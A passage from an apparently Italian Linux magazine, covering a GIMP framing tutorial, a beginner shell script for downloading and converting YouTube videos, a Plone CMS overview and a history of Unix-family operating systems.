È il momento di dare sfogo alla nostra creatività e senso dello spazio. Attraverso lo strumento prospettiva (Strumenti | Strumenti di trasformazione | Prospettiva) dobbiamo cambiare la prospettiva della cornice. Trascinando gli angoli del livello cornice si adatta il rettangolo a un piano ideale con l'inclinazione che meglio fa risaltare il soggetto della foto.



A questo punto si deve cancellare tutto quello che non rientra nella cornice o che non fa parte del soggetto per far questo in maniera rapida, utilizzeremo una maschera di livello. La sua funzione è quella di nascondere parti del livello sottostante che non interessano al nostro progetto senza doverle cancellare. Quello che si deve sempre tener in mente è che il bianco, con qualsiasi strumento utilizzato, rende l'immagine visibile, mentre il nero rende l'immagine invisibile. Per applicare una maschera di livello è sufficiente posizionarsi nella finestra dei livelli sul layer della foto, premere il tasto destro del mouse e scegliere "Aggiungi maschera di livello".

*Continua*

Nella finestra che compare scegliere 'bianco, opacità completa'.

Utilizzando uno strumento di selezione qualsiasi, io ho preferito utilizzare lo strumento selezione libera, tracciare una selezione intorno alla cornice. Una volta effettuata la selezione riempirla con il colore nero. Si noti che il colore risultante è quello utilizzato come sfondo.


A questo punto è necessario ripulire nel dettaglio l'immagine, per far questo ingrandiamo l'immagine e selezioniamo un pennello del tipo Fuzzy, con il colore nero sempre impostato. In questo modo si andranno a cancellare i bordi in maniera sfumata.

Una volta terminato se il risultato rispecchia le nostre aspettative possiamo procedere ad applicare la maschera al livello, è sufficiente scegliere "Applica la maschera di livello" dal menù contestuale che appare cliccando con il tasto destro sul layer della foto.

Siamo quasi giunti alla fine della nostra opera, bisogna ora procedere con i dettagli.

Innanzitutto cancellare la parte di cornice che copre il soggetto, per far questo basta posizionarsi sul livello della cornice, ridurre l'opacità al 50% in modo da poter vedere l'immagine sottostante e cancellare nelle zone in cui vi è sovrapposizione. Si potrebbe utilizzare lo strumento Sfuma per ridurre l'effetto di taglio netto.

Infine per rendere l'effetto ancora più realistico bisogna aggiungere delle ombre, questo si può fare con l'uso dello strumento aerografo, con un indice di opacità fissato al 70%. Si disegnerà l'ombra sia sotto le parti del soggetto che fuoriescono dalla cornice sia sotto il lato inferiore della cornice, ricordatevi che le linee rette possono essere realizzate cliccando in un punto e tenendo premuto il tasto Shift fino all'altro capo del piano. E questo è il risultato:





## Introduzione Scripting

Scarichiamo da youtube

Per fare una qualsiasi operazione sui file, ma non solo, gli utenti Linux hanno 2 possibilità, usare l'interfaccia grafica o, in alternativa, dare un comando dalla shell seguito da opportune opzioni.

E' vero che bisogna ricordare i critici comandi della shell e una serie di opzioni, ma spesso la fatica è premiata da una maggiore velocità di esecuzione, rispetto alla manualità del muovere diverse icone con il mouse.

Da shell è possibile non solo dare semplici comandi, ma si possono creare veri e propri programmini eseguibili, a volte completi anche di grafica; per farlo però è indispensabile conoscere un minimo del linguaggio della Bourn shell, la Shell più utilizzata nel mondo Linux. In questa serie di tutorial sarà spiegato l'essenziale per poter cominciare a smanettare sul terminale con profitto, il tutto correlato con pratici esempi. Il primo esempio consente di scaricare un video dal popolare sito Youtube.

Innanzitutto bisogna fare alcuni passi preliminari: installiamo youtube-dl, lo script che si occupa del vero e proprio download, noi lo inseriremo nel nostro script ma in realtà il lavoro lo fa lui:

entriamo in modalità root e digitiamo da shell:

```
apt-get install youtube-dl
```

oppure lo scarichiamo dal sito <http://www.arrakis.es/~rggi3/youtube-dl/>, in questo caso, supponendo che alla fine lo script si trovi nella home, diamo i comandi:

```
mv youtube-dl /usr/local/bin/youtube-dl
poi
chmod a+x /usr/local/bin/youtube-dl
```

2) installiamo ffmpeg, serve per convertire il video nel formato desiderato, al solito:

```
apt-get install ffmpeg
```

adesso possiamo procedere alla scrittura del nostro script, apriamo un editor, nano ad esempio e creiamo il file youtube.sh:

```
nano youtube.sh
```

quindi iniziamo a scrivere:

```
#!/bin/sh          #tag che identifica gli script
echo ""           #lasciamo uno spazio per maggiore
                  #ordine
echo inserisci url video youtube #stampiamo a video
```

```
echo inserisci il nome del file
read nome #leggiamo il nome che si vuole dare al
file
echo inserisci il formato di conversione:
mpg,avi,mp3 ,ecc
read formato #leggiamo il formato del video finale
echo ""
youtube-dl $url -o $nome.flv #iniziamo il download
con lo script youtube-dl usando #i parametri letti pri-
ma, il $ davanti al parametro #funge da puntatore e
serve a leggere il valore #effettivo contenuto nel pa-
rametro, altrimenti #verrebbe letta la locazione nello
stack del parametro #stesso, da notare che il video
viene inizialmente #scaricato nel formato flv
```

#attenzione, se lo script dovesse incepparsi proprio qui, ovvero nel download, potrebbe essere un #problema legato all'interprete python, se questo è installato, potrebbe essere necessario sostituire la #linea precedente con:

```
# python youtube-dl $url -o $nome.flv
ffmpeg -i $nome.flv "$nome.$formato" #iniziamo la
conversione del #video flv nel formato da noi scelto
```

```
mv $nome.$formato /home/utente/Scrivania/
#spostiamo il video, ad esempio sulla #nostra scriva-
nia
```

```
rm $nome.flv #infine rimuoviamo il video flv che or-
mai è inutile
```

salviamo e usciamo, digitiamo:

```
chmod +x youtube.sh
```

per dare allo script i permessi di esecuzione.

A questo punto, aprite il browser alla pagina del vostro video preferito, copiate l'url ed eseguite lo script in modalità root:

```
./youtube.sh
```

inserite quindi url, nome e formato e vedrete sulla shell l'avanzamento del download e della successiva conversione, infine, troverete il video nel vostro formato, direttamente sulla scrivania, i formati supportati da ffmpeg sono veramente tanti, quindi potete, volendo, creare un nuovo script appositamente per le conversioni dei filmati di cui potete anche estrarre l'audio in mp3, usando proprio ffmpeg, il comando da dare è sempre quello usato prima.

Buon divertimento!

*Carlo Tancredi*

## Plone

**e gestisci un sito web in autonomia**

Plone è un potentissimo sistema di gestione dei contenuti (CMS) ed un ambiente di sviluppo molto dinamico. È una tecnologia open source; si tratta quindi di un software completamente gratuito, distribuito sotto licenza GPL; l'utente ha in questo modo il diritto di usare liberamente il prodotto, ma anche di migliorarlo e distribuire le modifiche con le stesse modalità.



Logo di plone

Supporta Linux, Windows, Mac OS X, FreeBSD e Solaris; gli installer consentono di installare il software senza bisogno di procedure complesse da eseguire e lavora bene con LDAP, SQL, SOAP, Web Services (WSDL) e WebDAV, oltre ad essere già fornito di capacità di clustering e di integrazione intelligente di cache proxy.

### Ma quali sono i veri vantaggi di usare Plone?

È versatile e facile da usare: permette di creare, modificare, aggiungere, aggiornare e gestire i contenuti di un sito internet in modo semplice e veloce, senza avere bisogno di particolari conoscenze tecniche.

Si possono organizzare i contenuti nel modo più congeniale e vicino alle proprie esigenze: si possono creare gerarchie di cartelle e sottocartelle, proprio come in un normale filesystem, che andranno a formare automaticamente l'albero di navigazione del sito internet man mano che vengono create.

Grazie all'editor di testi visuale, con capacità di formattazione, inserimento di immagini e link, potrai scrivere i contenuti liberamente, attraverso la modalità WYSIWYG (da What You See Is What You Get, "ciò che vedi è come apparirà il tuo documento");

questa permette di comporre facilmente pagine web senza aver bisogno di conoscere il linguaggio HTML, in quanto sarà Plone ad agire adeguatamente ed automaticamente sul codice.

Tutti i contenuti presenti all'interno di Plone vengono indicizzati e possono essere ricercati dal motore di ricerca interno, anche i documenti Word e PDF; il sistema di Live Search, attraverso la casella di ricerca, permette di trovare velocemente tutto ciò che cerchi.

Puoi aggiornare i tuoi contenuti da qualsiasi parte del mondo tramite un qualsiasi browser, anche accedendo da cellulari e da palmari, e pure i browser più obsoleti sono adatti ad operare con questo sistema.

Con la creazione di account utenti e del sistema di workflow più adatto alle tue esigenze, molte persone possono collaborare alla realizzazione dei contenuti, in maniera controllata ma flessibile.

Anche l'aspetto conta, e molto! Con Plone puoi completamente personalizzare l'aspetto del tuo sito, creando una grafica originale e adatta alle tue esigenze.

Plone è disponibile in circa 50 diverse lingue e dialetti ed è attento all'accessibilità: rispetta completamente gli standard W3C.

Ma non è certo tutto qua. L'ultima versione Plone, che fin dalla sua nascita è supportato da una vasta community di sviluppatori che lavorano ogni giorno per migliorare le sue funzionalità, ha infatti apportato utili novità, come l'inline editing, che ti permette di modificare i contenuti in pochi click, o la copia lavoro, che permette di avere in parallelo due versioni di un documento per poter lavorare tranquillamente in locale, o il blocco e sblocco dei documenti, per avvisare in automatico i propri collaboratori che si sta lavorando su un certo elemento.

Le potenzialità di personalizzazione di Plone sono davvero infinite, dalla grafica alla gestione del workflow, dalla creazione di collezioni che organizzano i contenuti in basi a criteri specifici, alla gestione dei riquadri.

Vuoi ad esempio integrare il tuo Google Calendar in home page, per mostrare ai visitatori i tuoi appuntamenti o gli eventi che intendi segnalare? Con pochi passi e grazie alla flessibilità della gestione dei riquadri non sarà difficile.

*Continua*



Innanzitutto accedi all'interfaccia di gestione Zope (ZMI) e crea un nuovo template, cliccando prima su "portal\_skins" e poi su "custom", selezionando dal menù a tendina in alto a destra l'opzione "page template" e dando al nuovo modello un nome a piacere.

Modifica poi il template appena aggiunto, cliccandoci sopra e sostituendo al codice che apparirà questo comando:

```
<div metal:define-macro="portlet"> </div>
```

Copia poi il codice fornito da Google, che sarà un "iframe", e incollalo tra i due tag scritti sopra. Per integrare meglio graficamente il calendario nel tuo sito puoi cercare nel codice appena inserito il testo "bgcolor=" (che sarà presente solo se i colori del tuo calendario Gmail sono stati precedentemente customizzati e al posto del codice esadecimale presente inserire il codice del colore che desideri; e per ridurre le dimensioni del calendario, in modo che non occupi una porzione troppo grande dello schermo, modifica i due parametri width="x" ed height="x", corrispondenti rispettivamente alla larghezza e all'altezza (ad esempio, width="450" height="350").

Ora torna al sito e clicca sul link "Gestione dei riquadri" in home page, seleziona dal menù a tendina "Aggiungi riquadro..." l'opzione "Classic Portlet", si aprirà così una pagina che permette di aggiungere un riquadro classico. Nel campo "Id" inserisci il nome del modello creato precedentemente, in questo caso "Calend". Salva e il gioco è fatto!

La grande forza di Plone risiede però anche nei suoi moltissimi moduli aggiuntivi, prodotti creati appositamente per integrarsi bene con il software e soddisfare particolari esigenze. Un esempio? Se ciò che ti serve è un portale multilingua, il prodotto LinguaPlone aggiunge un'opzione che ti permetterà di creare una traduzione di ogni tuo contenuto in modo facile e ben organizzato.

Vuoi imparare ad usare Plone? La documentazione online è vasta. Per cominciare, l'ideale è il manuale utente Plone 3, che puoi trovare in versione inglese sul sito ufficiale, <http://plone.org/documentation/manual/plone-3-user-manual>, o nella sua traduzione in italiano, <http://www.redomino.com/it/labs/documentazione/manual/manuale-utente-plone-3>, offerta dall'azienda torinese Redomino.

Il team di Redomino, sempre attivo allo scopo di fornire una documentazione completa e di qualità sul CMS Plone, ha messo inoltre a disposizione un nuovo supporto gratis e online che illustra in maniera interattiva le funzionalità del software: il video-manuale Plone 3!

Per consultarlo visita  
<http://www.redomino.com/it/labs/news/il-video-manuale-plone>.

Il lavoro è composto da 33 video, ognuno dedicato ad una funzionalità o ad un aspetto del potente CMS Plone, per insegnare passo passo e in modo chiaro e immediato quali vantaggi offre il software, come creare e modificare pagine web, news, eventi, immagini, link, come gestire i contenuti del proprio sito web e come eseguire operazioni leggermente più complesse come creare collezioni e gestire la collaborazione di altri utenti e il workflow.

Il video-corso è stato realizzato per sfruttare le grandi potenzialità didattiche dei video e fornire un ulteriore supporto interattivo per velocizzare l'apprendimento; è rilasciato sotto licenza Creative Commons. Inoltre a breve sarà disponibile una versione con una maggiore qualità video.

Non resta che toccare con mano la flessibilità ed efficienza di Plone!

Per scaricarlo gratuitamente: <http://plone.org>

*Giuseppe Masili*

# ROOT + TREE = \*NIX un'equazione perfetta

**Conoscere le proprie origini vuole dire valorizzare il proprio futuro**

## La storia

Correva l'anno 1965, presso i Bell Laboratory, con la collaborazione del MIT (Massachusetts Institute of Technology) e della General Electric, si lavorava alla realizzazione di un nuovo sistema operativo : Multics (Multiplexed Information and Computing Service). I punti di forza di questo nuovo sistema operativo erano:

- ◆ la capacità multi-utente, "multi-user"
- ◆ il multi-processo, "multi-processor"
- ◆ un file system multi-livello (gerarchico) , "multi-level filesystem"

Nel 1969 il progetto Multics fu abbandonato dalla AT&T. Un gruppo di programmatori (Ken Thompson, Dennis Ritchie, Rudd Canaday, Doug McIlroy) che aveva lavorato al progetto Multics, progettò e implementò su un PDP-7 la prima versione del file system ed alcune utility del futuro sistema operativo, padre di tutto il mondo \*NIX, "Unics".

Il nome Unix è stato assegnato da Brian Kernighan come gioco di parole su Multics.

Il 1 gennaio 1970 nacque Unix, le cui caratteristiche fondamentali erano :

- ◆ ambiente di programmazione;
- ◆ semplice interfaccia utente;
- ◆ semplici utility che possono essere combinate per realizzare potenti funzioni;
- ◆ file system gerarchico (ad albero, il TREE della nostra equazione);
- ◆ semplice interfaccia con i dispositivi, in armonia con il formato dei file;
- ◆ sistema multi-utente e multi-processo;
- ◆ architettura indipendente e trasparente all'utente.

Tutto questo attirò un gran numero di programmatori, che parteciparono alla sua evoluzione.

Caratteristica molto importante è che in ogni sistema è definito l'amministratore di sistema, e che, in generale, non ha alcuna limitazione nell'accesso alle risorse del sistema stesso, l'utente root (ROOT della nostra equazione).

Dennis Ritchie, padre del linguaggio C, diede un grosso contributo ad Unix; nel 1973 questo viene riscritto in C da Thompson .

Essendo il C un linguaggio di alto livello permette di superare lo sforzo, che prima era richiesto, per fare il porting di Unix da un macchina ad un'altra.


Nel 1974 Thompson e Ritchie presentarono una relazione pubblica sul nuovo sistema operativo, Unix, in un comunicato dell'ACM.

Il mondo accademico rimase affascinato da Unix e

vide in esso un potente strumento di insegnamento per lo studio di programmazione di sistemi.

**I primi rami : BSD, OSF, UNIX SYSTEM III, QNX, MINIX, GNU/LINUX**

Come ogni albero che ha una radice e un fusto iniziano a crescere i primi rami.



Ramo BSD

Per problemi di licenza AT&T concesse in licenza all'università di Berkeley in California (1974) una copia di Unix; nacque la famiglia BSD (Berkeley Software Distribution).

Oggi BSD rappresenta lo standard per i sistemi di sicurezza e rete.

Le prime versioni di BSD girano su Mainframe e Server, nel 1991 si tenta il primo porting di BSD su CPU 386, nel 1992 esce BSD/386, punto di partenza per le versioni free di BSD.

Tra il 1993/94 escono NetBSD e FreeBSD, nel 1996 OpenBSD rilascia la sua prima versione di BSD completamente orientato alla sicurezza chiamato OpenBSD 2.0.

## Free BSD

FreeBSD è semplice e pulito, mette a disposizione dell'utente tonnellate di applicazioni di ogni genere.

Sicurezza e rete sono due dei punti forti di FreeBSD, IPv6 è standard in FreeBSD.

Molti strumenti di sicurezza fanno parte del sistema base: firewall, proxy, crittografia, port scanner, ecc.

È un sistema veramente veloce e il nucleo di base è di dimensioni piuttosto ridotte. La memoria è ben gestita e protetta.

## Net BSD

NetBSD è la prova assoluta dell'originale filosofia Unix: "non ci importa niente del processore". È semplicemente incredibile: NetBSD è in grado di girare su più di 50 processori differenti... e il numero è in crescita!!! Può girare su macchine "esotiche" tipo Playstation o Dreamcast.

*Continua*

Immaginate semplicemente il numero di driver necessari per renderlo possibile. Il porting di NetBSD è probabilmente il più impressionante progetto free software di sempre.

È un sistema semplice e pulito. È facile da installare anche se non dispone di un'interfaccia grafica. La documentazione è veramente vasta, dal momento che il numero di piattaforme supportate è "piuttosto" elevato, NetBSD fornisce una specifica documentazione per ognuna.

Il software per NetBSD è disponibile sotto forma di package, e naturalmente come sorgente.

Lo sforzo di NetBSD è stato fatto per il networking e la sicurezza.

NetBSD è la migliore soluzione se si vuole uno Unix free per qualcosa che non sia una macchina Intel o Alpha (sebbene possa girare anche su queste).

## Open BSD

OpenBSD è il riferimento assoluto per quanto riguarda la sicurezza. È il primo sistema Unix rilasciato pensando alla sicurezza.

Con OpenBSD avete tutto. Tutti gli strumenti di sicurezza sono disponibili.

La crittografia è parte integrale del sistema (lo stesso team sviluppa anche OpenSSH). OpenBSD deriva da NetBSD, può girare su molte piattaforme (non così tante come NetBSD, comunque!).

La filosofia "sicuro di default" era qualcosa a cui non eravamo abituati prima che apparisse OpenBSD.

Nessuno dei curatori di Unix (free o proprietario) la pensava così, e continuavano a fornire sistemi che richiedevano molto lavoro (e conoscenze!) per renderli più robusti.

Per OpenBSD l'idea di avviare di default il sistema senza nessun servizio è alla base del concetto di massima sicurezza, per questo OpenBSD rappresenta un modello.

Ecco una lista di concetti basilari:

- ♦ meno servizi attivi e meno porte aperte ci sono, e meglio è;
- ♦ non usate, se potete (e dovreste!), protocolli e daemon che trasmettono i dati in chiaro (incluse le password);
- ♦ utilizzate un tunnel SSH per ricevere e trasmettere i vostri dati;
- ♦ riducete i permessi delle directory e dei files più sensibili;
- ♦ controllate i programmi che fanno uso del SUID e SGID.

OpenBSD fa tutto questo lavoro per voi.

## Darwin

Non dobbiamo dimenticare il cuore Unix di Mac OS X: Darwin. Darwin deriva da 4.4BSD-Lite2 e utilizza la versione 3.0 del microkernel Mach (inizialmente

sviluppato dall'università Carnegie-Mellon e migliorato da OSF, ora chiamata "The Open Group"). L'attuale versione è la 6.2 e si può trovare in Mac OS X 10.2.

Per la verità, FreeBSD è stato il punto di partenza per lo sviluppo di Darwin. Anche NetBSD e OpenBSD sono stati usati nello sviluppo. Ad esempio la crittografia integrata viene da OpenBSD come pure l'inevitabile OpenSSH. Molti comandi e strumenti vengono da NetBSD.

Il kernel è chiamato XNU (sì, come un altro famoso acronimo) e contiene sia Mach che BSD. Mach si occupa della gestione della memoria, IPC e messaggi, I/O (device drivers) mentre BSD gestisce utenti e permessi, stack TCP/IP, VFS (virtual file system) e lo strato di compatibilità POSIX.


Di conseguenza, Darwin beneficia del lavoro dei sopramenzionati BSD. Vale a dire che quando viene scoperta una vulnerabilità, Apple fornisce gli aggiornamenti non appena che questi appaiono nella comunità BSD.

Ricordiamo inoltre che come i BSD free, Mac OS X è uno dei pochi Unix che non presenta servizi attivi di default.

Naturalmente, Darwin è dedicato a processori Motorola PPC, ma dal momento che è open source, esiste una versione per Intel messa a disposizione da GNU-Darwin.

Quello che sta sopra a Darwin, la meravigliosa interfaccia "Aqua", non è certo open source. Comunque, grazie alla comunità BSD, Apple fornisce lo Unix più user friendly di sempre. Certo, è diventato proprietario, ma dimostra l'alta qualità del software BSD. Inoltre, portare Unix al mondo intero mi sembra una grande idea.

### Ramo OSF



## OSF

Nel 1988 fu fondata la OSF (Open Software Foundation), al fine di creare uno standard aperto per implementare il sistema operativo Unix.

Del gruppo facevano parte Apollo Computer, Groupe Bull, Digital Equipment Corporation, Hewlett-Packard, IBM, Nixdorf Computer, Siemens AG, Philips e Hitachi.

*Continua*





1990 dalla OSF implementò una versione di \*nix chiamata OSF/1. Il progetto si rivelò un parziale fallimento, tanto che la OSF interruppe lo sviluppo delle successive versioni nel 1994.

DEC fu l'unico produttore che adottò OSF/1, con il nome Digital UNIX (Tru64).

Nel 1996 la OSF si fuse con l'azienda X/Open per diventare The Open Group.

### Tru64

Tru64 UNIX è un sistema operativo UNIX a 64-bit attualmente di proprietà della HP per la piattaforma DEC Alpha AXP.

Precedentemente era proprietà della Compaq, e ancora prima della DEC, noto però con il nome di DEC OSF/1 AXP e poi di Digital UNIX.

Ramo UNIX System III

### UNIX System III

Nel 1982 venne rilasciato UNIX System III, versione pubblica esterna ai Bell Laboratories, del sistema operativo Unix rilasciato da AT & T.

Lo Unix System III introduceva nuove caratteristiche come "named pipe", "uname" la chiamata di sistema e di comando, e la coda di esecuzione.

### UNIX System V

Rilasciato nel 1983 lo Unix System V dalla AT & T. Quattro le versioni principali di System V denominate 1, 2, 3 e 4 (System V Release X, o SVRX).

Il System V Release 4, o SVR4, era stata la versione di maggior successo, e la fonte più comune di funzionalità di Unix, come "SysV init script" (/etc/ init.d), utilizzati per il controllo del sistema di avvio e di arresto.

Il System V era considerato uno dei due grandi punti di riferimento nel mondo UNIX, l'altro è BSD, lo si deduce dalle molte derivazioni che da esso sono nate.

#### Ramo QNX

Gordon Bell e Dan Dodge furono le persone che originarono QNX. Nel 1980 furono studenti all'Università di Waterloo e seguirono il corso di progetto di sistemi operativi, dove era prevista la scrittura di semplici kernel real-time.

QNX è un sistema operativo mirato principalmente al mercato dei sistemi embedded.

Basato su microkernel, la cui idea base è quella di costruire il sistema operativo come un insieme di piccole parti che offrono uno specifico servizio: queste parti sono denominate "server" e prendono anche il posto dei "device driver" dei sistemi operativi tradizionali.

L'uso di microkernel permette all'utente di assembla-

re un proprio sistema utilizzando solo le parti realmente necessarie, tralasciando completamente quelle non desiderate e questo senza modificare o ricompilare il sistema operativo stesso.

Alla fine degli anni '80 si riscrisse il kernel utilizzando lo standard POSIX e il risultato fu QNX 4. Grazie all'interfaccia POSIX, il passaggio di software Unix e BSD su QNX divenne molto semplice.

Verso la fine degli anni '90 si riscrisse completamente QNX, progettato ex-novo come sistema operativo per il supporto nativo di sistemi a multiprocessori. Fu aggiunto il supporto completo delle API delle specifiche POSIX, comprese parti POSIX non ancora implementate da nessun altro sistema. Il risultato fu QNX Neutrino, rilasciato nel 2001.

QNX Neutrino è stato portato, oltre che sulle CPU x86, su un vasto numero di differenti processori, purché dotati di Memory management unit (MMU), tra cui: PowerPC, ARM, StrongARM, MIPS e SH-4.

Contemporaneamente al rilascio del kernel Neutrino, la QNX system divenne membro del consorzio Eclipse e rilasciò una suite del workbench Eclipse con plug-in dedicati allo sviluppo di QNX neutrino denominata Momentics.

Il sistema Cisco IOS-XR (ultra high availability IOS), è basato su QNX, come anche il sistema IOS Software Modularity.

#### Ramo MINIX

### MINIX

MINIX, basato su architettura a Microkernel, nacque ad Amsterdam nel 1987 alla Vrije Universiteit. Padre di MINIX è il professore Andrew S. Tanenbaum, che usò MINIX per spiegare i principi dei Sistemi Operativi presenti nel suo libro di testo.

Il Kernel, il gestore della memoria e il file system erano scritti principalmente in linguaggio C.

Esiste anche un file system che si chiama MINIX; questo è il default presente nell'installazione.

Viene usato anche in alcune distribuzioni Linux, soprattutto Live CD, quando è necessario un file system leggero che consumi poche risorse.

Nella versione MINIX 2.0, del 1997, diventò conforme allo standard POSIX di UNIX.

MINIX3 è evoluzione delle precedenti release, con cui condivide ben poco.

È un sistema operativo nuovo, flessibile e sicuro.

Gira sulle vecchie macchine dove erano già presenti le vecchie versioni di MINIX.

Le versioni 1 e 2 erano visti come sistemi operativi a scopi didattici.

*Continua*

## MINIX3

MINIX3 rappresenta una seria evoluzione orientata a sistemi embedded e applicazioni che richiedono alta affidabilità, mantenendo come punto di forza quello di richiedere sistemi con scarse prestazioni.

Piccolo ed efficiente, gira in due modalità, la "kernel mode" con meno di 4000 linee di codice eseguibile e la "user mode" che gira in piccoli moduli, ben isolati tra loro.

Il vantaggio dell' "user mode" è quello di avere piccoli moduli indipendenti.

Per esempio, ogni periferica gira come un processo a sé stante; in tal modo un bug di un driver non può tirare giù l'intero OS.

Quando un driver va in "crash", viene automaticamente sostituito senza richiedere nulla all'utente, senza richiedere riavvio, e senza intaccare gli altri processi.

La piccola quantità di codice kernel e gli altri aspetti migliorano l'affidabilità del sistema.

## Ramo GNU/LINUX

## GNU

Nel 1983 Richard Stallman lanciò un progetto per creare GNU (GNU is Not Unix), un clone di Unix che fosse software libero, ovvero garantisse completa libertà di utilizzo e modifica da parte di utenti e sviluppatori, sottraendo Unix ai produttori di software proprietario.

Il "Software Libero" è una questione di libertà, non di prezzo. Per capire il concetto, bisognerebbe pensare alla "libertà di parola" e non alla "birra gratis", il termine "free" in inglese significa sia gratuito che libero.

L'espressione "Software Libero" si riferisce alla libertà dell'utente di eseguire, copiare, distribuire, studiare, cambiare e migliorare il software. Più precisamente, esso si riferisce a quattro tipi di libertà per gli utenti del software.

Libertà di eseguire il programma, per qualsiasi scopo, (libertà 0)

Libertà di studiare come funziona il programma e adattarlo alle proprie necessità. L'accesso al codice sorgente ne è un prerequisito, (libertà 1)

Libertà di ridistribuire copie in modo da aiutare il prossimo, (libertà 2)

Libertà di migliorare il programma e distribuirne pubblicamente i miglioramenti, in modo tale che tutta la comunità ne tragga beneficio. L'accesso al codice sorgente ne è un prerequisito, (libertà 3)

Il kernel di GNU non è ancora stato completato, quindi GNU è usato con il kernel Linux creato da Linus Torvalds. La combinazione di GNU e Linux è il sistema operativo GNU/Linux, ora usato da milioni di persone.

Link :

<http://www.troise.net/boliboop/os-genealogy-la-genealogia-dei-sistemi-operativi/>

<http://www.gnu.org/home.it.html>

[http://digilander.libero.it/bunix/it\\_ind.html](http://digilander.libero.it/bunix/it_ind.html)

<http://www.telug.it/marco/LinuxIntro/LinuxIntro/main.html>

<http://it.wikipedia.org/wiki/POSIX>

<http://it.wikipedia.org/wiki/QNX>

<http://www.pluto.it/files/journal/pj9812/storia-unix.html>

[http://en.wikipedia.org/wiki/System\\_V](http://en.wikipedia.org/wiki/System_V)

[http://it.wikipedia.org/wiki/The\\_Open\\_Group](http://it.wikipedia.org/wiki/The_Open_Group)

<http://it.wikipedia.org/wiki/Unix>

<http://www.linuxfocus.org/English/January2003/article276.shtml>

<http://www.linuxfocus.org/Italiano/January2003/article276.shtml>

<ftp://ftp.freebsd.org/pub/FreeBSD/branches/-current/src/share/misc/bsd-family-tree>

<http://www.freebsd.org/>

# CNS € firma digitale


## Carta Nazionale dei Servizi/ Carta d'identità Elettronica (CNS/CIE) e Firma digitale

